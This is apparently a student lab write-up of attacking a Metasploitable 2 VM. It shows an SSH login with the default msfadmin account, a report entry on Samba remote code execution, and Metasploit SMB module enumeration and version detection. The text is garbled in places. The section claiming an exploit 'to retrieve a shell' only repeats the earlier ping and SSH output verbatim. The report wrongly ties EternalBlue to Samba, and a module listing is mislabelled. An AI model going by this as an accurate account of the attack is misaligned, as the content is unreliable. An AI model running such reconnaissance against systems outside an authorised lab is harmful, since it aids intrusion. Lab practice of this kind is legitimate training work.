


```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.36.128
PING 192.168.36.128 (192.168.36.128) 56(84) bytes of data.
64 bytes from 192.168.36.128: icmp_seq=1 ttl=63 time=1.07 ms
64 bytes from 192.168.36.128: icmp_seq=2 ttl=63 time=1.20 ms
64 bytes from 192.168.36.128: icmp_seq=3 ttl=63 time=1.16 ms
^C
--- 192.168.36.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 1.073/1.143/1.201/0.052 ms

┌──(kali㉿kali)-[~]
└─$ ssh msfadmin@192.168.36.128
The authenticity of host '192.168.36.128 (192.168.36.128)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.36.128' (RSA) to the list of known hosts.
msfadmin@192.168.36.128's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Dec 15 11:26:13 2023
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ gz
```

Samba Service Vulnerability


- **Title**: Samba Remote Code Execution Vulnerability (e.g., EternalBlue)
- **Severity**: Critical
- **Description**: Samba services, especially older versions, can be vulnerable to remote code execution exploits. These vulnerabilities can allow attackers to execute arbitrary code on the affected system.
- **Reproducing Steps**: Identify the Samba version running on the target machine. Use a vulnerability scanning tool or check against known vulnerabilities for that version. If a known exploit exists (like EternalBlue for certain Windows versions), use Metasploit or a similar tool to exploit this vulnerability.
- **Impact**: Exploiting this vulnerability can lead to unauthorized access and control over the affected system. An attacker could potentially gain access to sensitive data, manipulate system settings, or use the compromised system as a launchpad for further attacks.
- **Mitigation**: Regularly update Samba software to the latest version. Implement network segmentation and firewall rules to limit access to Samba services. Consider disabling SMBv1 if it's not needed and apply relevant security patches, especially for known vulnerabilities.
- **Affected Assets**: Systems and data that are accessible through the Samba service. This could include file shares, user credentials, and any other sensitive information handled by the Samba server.

I have used metasploit to find the Version of the running samba server. This later becomes useful to find a exploit.



```
use auxiliary/scanner/smb/smb_enum_gpp          use auxiliary/scanner/smb/smb_uninit_cred
msf6 > use auxiliary/scanner/smb/

Matching Modules
================

   #   Name                                            Disclosure Date  Rank    Check  Description
   -   ----                                            ---------------  ----    -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec         2018-03-19       normal  No     DCOM Exec
   1   auxiliary/scanner/smb/impacket/secretsdump                       normal  No     DCOM Exec
   2   auxiliary/scanner/smb/smb_ms17_010                               normal  No     MS17-010 SMB RCE Detection
   3   auxiliary/scanner/smb/psexec_loggedin_users                      normal  No     Microsoft Windows Authenticated Logged In Users Enumeration
   4   auxiliary/scanner/smb/smb_enumusers_domain                       normal  No     SMB Domain User Enumeration
   5   auxiliary/scanner/smb/smb_enum_gpp                               normal  No     SMB Group Policy Preference Saved Passwords Enumeration
   6   auxiliary/scanner/smb/smb_login                                  normal  No     SMB Login Check Scanner
   7   auxiliary/scanner/smb/smb_lookupsid                              normal  No     SMB SID User Enumeration (LookupSid)
   8   auxiliary/scanner/smb/pipe_auditor                               normal  No     SMB Session Pipe Auditor
   9   auxiliary/scanner/smb/pipe_dcerpc_auditor                        normal  No     SMB Session Pipe DCERPC Auditor
   10  auxiliary/scanner/smb/smb_enumshares                             normal  No     SMB Share Enumeration
   11  auxiliary/scanner/smb/smb_enumusers                              normal  No     SMB User Enumeration (SAM EnumUsers)
   12  auxiliary/scanner/smb/smb_version                                normal  No     SMB Version Detection
   13  auxiliary/scanner/smb/smb_uninit_cred                            normal  Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   14  auxiliary/scanner/smb/impacket/wmiexec          2018-03-19       normal  No     WMI Exec


Interact with a module by name or index. For example info 14, use 14 or use auxiliary/scanner/smb/impacket/wmiexec

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.36.128
rhosts => 192.168.36.128
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.36.128:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.36.128:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.36.128:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > 
```

After finding the version of the samba server, we have used the exploit to retrieve a shell .



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.36.128
PING 192.168.36.128 (192.168.36.128) 56(84) bytes of data.
64 bytes from 192.168.36.128: icmp_seq=1 ttl=63 time=1.07 ms
64 bytes from 192.168.36.128: icmp_seq=2 ttl=63 time=1.20 ms
64 bytes from 192.168.36.128: icmp_seq=3 ttl=63 time=1.16 ms
^C
--- 192.168.36.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 1.073/1.143/1.201/0.052 ms

┌──(kali㉿kali)-[~]
└─$ ssh msfadmin@192.168.36.128
The authenticity of host '192.168.36.128 (192.168.36.128)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.36.128' (RSA) to the list of known hosts.
msfadmin@192.168.36.128's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Dec 15 11:26:13 2023
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ gz
```